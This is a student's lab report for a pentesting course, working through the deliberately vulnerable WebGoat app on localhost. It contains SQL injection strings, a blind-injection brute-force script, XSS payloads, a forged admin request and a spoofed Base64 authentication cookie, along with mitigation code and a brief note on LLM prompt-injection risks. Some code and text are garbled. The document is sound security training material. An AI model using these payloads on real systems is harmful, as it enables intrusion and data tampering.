

Hands-On lab 1

MICS-252, Fall 2024

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Introduction

Lessons Learned

Topics for Further Exploration

From our discussion in class and reviewing the OSSTMM 3 paper [1] I would really like to explore standards and contracting best practices for pentesting. There are a lot of pitfalls and topics that legal departments will have a 'field day' with! In more 'classic' engineering consulting, contracts and frame agreements set bounds for liability usually capping the incurred possible damages to the sum of the consultancy contract (i.e. "we assume no responsibility of the advice or solutions we have come up with on this consultancy gig - use at your own risk") - I assume the same approach is used in pentesting contracts.

I will definitely keep an eye out when i come across examples of pentesting contracts..

Future of pentesting

Another thing I pondered on while doing the WbGoat labs was: "Surely no one would deploy websites with these vulnerabilities today". And there is some truth to this, best-practices and standardization such as SOC-2, ISO 27001, OWASP-ASVS [2] 'weeds out' the most obvious mistakes. However, the industry itself reports (see [3]) an uptick in pentesting activity, with a shift in activities towards AI.

Pentesting and AI/LLM's In various ways, companies providing AI services (chat-bots, prompts, search assistance etc.) constitutes a whole new avenue for pentesting services [3]p.3-6:

- Prompt injection, where creative inputs gets the LLM to reveal un-intended data
- Chatbot hallucination, giving dangerous advice that the company may be liable for

- Denial of service type attacks, where an attack surface of prompts are given input that require large resources from the LLM

OWASP have published a 'top 10' for LLM Applications [4], in which the items above are included.

Code quality and copilots.. The youtuber ThePrimeagen has a funny comment to this topic in [5] "AI vs Cyber Security? - CyberSecurity stocks go'in up!" Reasoning being that "copilot will gloriously copy code with vulnerabilities" as it is trained on code from before which may hold vulnerabilities. I think this is true, especially in the "move fast and break stuff" tech industry where requirements for fast deployment overrule security (again a reason why standardization and regulation is important).

References

- [1] Aldo Valdez Alvarado. "OSSTMM 3". In: (June 2013).
- [2] OWASP-ASVS website. <https://owasp.org/www-project-application-security-verification-standard/>. Accessed: 2024-8-29.
- [3] CobaltINC. "The State of Pentesting Report 2024, Cobalt Inc." In: (June 2024).
- [4] OWASP Top 10 for LLM Applications, version 1.1. https://owasp.org/www-project-top-10-for-large-language-model-applications/assets/PDF/OWASP-Top-10-for-LLMs-2023-v1_1.pdf. Accessed: 2024-8-29.
- [5] ThePrimeagen(Michael B. Paulson)AI vs Cybersecurity. https://www.instagram.com/reel/C-GENBovDjQ/?utm_source=ig_web_copy_link. Accessed: 2024-8-29.

Appendix

WebGoat Setup

WebGoat was set up on my 'daily driver' Linux Mint, using the docker image following instructions




Figure 1: Docker Desktop

WebGoat Exercises

1. Introduction

Went through the tutorials for WebGoat and WebWolf: - Uploaded a file - Sent an password reset email from the WebGoat website and received it on WebWolf - Directed a http GET request from WebGoat to WebWolf with a

2 General

2.1 HTTP Basics Illustration of request and response

The request sent is a http POST, i found that in the browser tools Network pane.




Figure 2: WebGoat Intro Solved

Try It!

Enter your name in the input field below and press "Go!" to submit. The server will accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.

☒

Enter Your Name:

The server has reversed your name: WJK

Figure 3: WebGoat Intro Js

The Quiz

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

☒

Was the HTTP command a POST or a GET:

What is the magic number:

Congratulations. You have successfully completed the assignment.

Figure 4: The magic number is found in an attribute in the html input tag

```

<form class="attack-form" accept-charset="UNKNOWN" method="POST" name="form" action="HttpBasics/attack2">
  <script> // </script> == $0
  <input type="hidden" name="magic_num" id="magic_num" value="92">
  <table>
    <tbody>
      <tr>
        <td>Was the HTTP command a POST or a GET:</td>
        <td> // </td>
        <td></td>
      </tr>
      <tr>
        <td>What is the magic number:</td>
        <td> // </td>
      </tr>
    </tbody>
  </table>
</form>

```

Figure 5: The magic number HTTP Proxies Used Burpsuite to complete the tutorial




Figure 6: Response




Figure 7: General Completed

3 Broken Access Control

3.1 Hijack a Session

The authentication system uses an access cookie (named 'hijack-cookie'), consisting of a sequential number and a timestamp.

There is a login form on the 'Hijack a session' page, sending a Http post request to the server with a username/password to attempt Login. If a Http Request is sent to the server with random credentials and without a previously created hijack cookie, the server responds with a hijack-cookie, presumably treated as 'invalid' or 'anonymous' by the server when used, but the format and cookie generation is the same as for a valid cookie.

When hitting the endpoint with multiple post requests, the sequential part of the cookie sometimes skips a number, indicating that a valid user has logged in between.

We now know the sequence number and a range for the timestamp – brute-force time! - using burp's 'Intruder' functionality.

Request	Response		
	Pretty	Raw	Hex
1 HTTP/1.1 200 OK			
2 Connection: keep-alive			
3 Content-Type: application/json			
4 Date: Sun, 25 Aug 2024 16:09:04 GMT			
5 Content-Length: 203			
6 {			
7			
8 "lessonCompleted":true,			
9 "feedback":"Congratulations. You have successfully completed the assignment.",			
10 "output":null,			
11 "assignment":"HijackSessionAssignment",			
12 "attemptWasMade":true			
13 }			

Figure 8: I think the authors of this exercise have been so kind as to use the same timestamp as before the skip in sequence numbers. Anyway it is much easier to brute-force a sequence of numbers than to guess a username/password combination.




Figure 9

3.2 Insecure Direct Object References

Messing around I used burpsuite's proxy to intercept and manipulate the GET request to Tom, Cat. I got lucky on guessing Buffalo Bill's id 2342388 (it seemed logical), could have used the intruder from before, testing id's 2342380-23482389.

3.3 Missing Function Level Access Control

Changing the http request on /access-control/users to a post allows you to add users. Hack is to add a user with same username as you are logged in with, with admin set to 'true'

POST /WebGoat/access-control/users HTTP/1.1 Host: localhost:8080

Content-Length: 69 sec-ch-ua: 'Chromium';v='127',

'(Not)A;Brand';v='99' Accept-Language: en-US Content-Type:

Request	Response		
	Pretty	Raw	Hex
1 GET /webgoat/IDOR/profile/2342388 HTTP/1.1			
2 Host: localhost:8080			
3 sec-ch-ua: "Chromium";v="127", "Not(A)Brand";v="99"			
4 Accept-Language: en-US			
5 sec-ch-ua-mobile: ?0			
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			
7 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100			
8 Safari/537.36			
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8			
10 X-Requested-With: XMLHttpRequest			
11 sec-ch-ua-platform: "Linux"			
12 Sec-Patch-Sites: same-origin			
13 Sec-Patch-Mode: cors			
14 Sec-Patch-Dest: empty			
15 Referer: http://localhost:8080/webgoat/start.mvc?username=hjcyber252			
16 Accept-Encoding: gzip, deflate, br			
17 Cookie: JSESSIONID=4p0myd7H7gmb296-DkhuRpsRFvGLUd6			
18			
19			

Figure 10




Figure 11




Figure 12




Figure 13




Figure 14




Figure 15

```
application/json sec-ch-ua-mobile: ?0 User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.100 Safari/537.36 Content-Type:
application/x-www-form-urlencoded; charset=UTF-8 Accept: \emph{/}
X-Requested-With: XMLHttpRequest sec-ch-ua-platform: "Linux" Origin:
http://localhost:8080 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty Referer:
http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br Cookie:
JSESSIONID=9Mdqtl0Bfxss7Zze227G7f3Q9DAVHbMsF8T5w5tj Connection:
keep-alive
```

```
\{ 'username' : 'kjcyber252', 'password' : '','admin' : true \}
```

This allows for accessing the /access-control/users-admin-fix endpoint and get hash key for Jerry




Figure 16




Figure 17

3.3 Spoofing an Authentication Cookie

Got the 2 hashes from logging in using the provided credentials:

webgoat: NmQ2YzcyNDg1NTU2NDY3MjYyNjg3NDYxNmY2NzYyNjU3Nw== admin:
NmQ2YzcyNDg1NTU2NDY3MjYyNjg2ZTY5NmQ2NDYx

The start is the same for both hashes: NmQ2YzcyNDg1NTU2NDY3MjYyNjg

There are some '=' signs indicating Base64 encoding: Decoding to utf-8 (HEX) using <https://www.base64decode.org/> webgoat: 6d6c724855564672626874616f67626577 admin: 6d6c72485556467262686e696d6461

The above in plaintext using <https://planetcalc.com/> gives: webgoat: mlrHUVFrbhtaogbew admin: mlrHUVFrbhnmida

Revealing the usernames in reverse, meaning that Tom's cookie must be: plaintext: mlrHUVFrbhmot Hex: 6d6c72485556467262686d6f74 Base64: NmQ2YzcyNDg1NTU2NDY3MjYyNjg2ZDZmNzQ=

Spoofing the endpoint:

✓

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	99999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9SZV	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P4SJSI	null

Figure 19




Figure 20

4 Injection

4.1 SQL Injection

Solutions for various parts:

- (2) `SELECT * from employees where first_name = ' Bob'`
 (3) `UPDATE employees SET department = 'Sales' WHERE first_name = ' Tobi'`
 (4) `ALTER TABLE employees ADD phone varchar(20)`
 (5) `GRANT ALL ON grant, ights TO unau`
 (10) `SELECT * From user_data WHERE Login_Count = 0 and user_id = true`
 (11) `EmployeeName : ' OR 1 = 1; -- TAN : ' (12)'; UPDATE employees SET salary = 99999 WHERE first_name = ' John`
 (13)

4.2 SQL Injection (advanced)

- (3) `a' union select user_system_data.*, NULL, NULL, NULL from user_system_data; --`

(5) Hint says that table-name is randomized and needs to be retrieved sounds like a blind SQL injection

The string 'tom' AND substring(password,1,1)='t' gives a "User 0 already exists please try to register with a different username." Response indicating we hit correctly with 1 as the first letter of the password

Automating this into a brute-force attack.. “python import requests import json Python script for ‘blind’ SQL injection

```
url = "http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge" webgoat_session = "OYyd - Kr3f_e rhZt5QnVA1 - caG64u8PYxcXI t602C"
```

```
header = "Cookie": "JSESSIONID="+ webgoat_session, password = ""
```

```
alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
```

```
pw_index = 1 for length in range(1, 25) : for letter in alphabet :
```

```
payload = f'tom' AND SUBSTRING(password, pw_index, 1) = ' letter'
```

```
data = 'username_eg' : payload, 'email_eg' : ' a@a', 'password_eg' : ' a', 'confirm_password_eg' : ' a'
```

Do a request r = requests.put(url, headers=header, data=data) Grab the "feedback part of the response" text = r.json()['feedback'] if "already exists" in text: password += letter pw_index += 1 print(password)

Giving this result: [[Pasted image 20240827142530.png]]

4.4 Cross Site Scripting XSS (7) All the quantities only accepts integers, putting a <script> tags in something on “three digit access code” triggers an alert that page is being manipulated, putting <script>alert(test)</script> works

XSS(10) route handlers

XSS (11) [[Pasted image 20240827163004.png]]

Cross Site Scripting (Stored) XSS(s)(3) <script>_webgoat.customjs.phoneHome_()</script>

Cross Site Scripting (Mitigation)

(5)

```
[] <%@ taglib uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project"
prefix="e" %> <!DOCTYPE html> <html> <head> <title>Using GET and POST
Method to Read Form Data</title> </head> <body> <h1>Using POST Method to
Read Form Data</h1> <table> <tbody> <tr> <td><b>First Name:</b></td> <td>{e :
forHtml(param.first_name)}</td> </tr> <tr> <td> <b>LastName:</b> </td> <td> {e:forHtml(para
</tr> </tbody> </table> </body> </html>
```

(6)

```
public class AntiSamyController {
    public void saveNewComment(int threadID, int userID, String newComment)]
    {
```

```
Policy p = Policy.getInstance("antisamy-slashdot.xml");
AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(newComment, p, AntiSamy.DOM);
MyCommentDAO.addComment(threadID, userID, cr.getCleanHTML());
}
}
```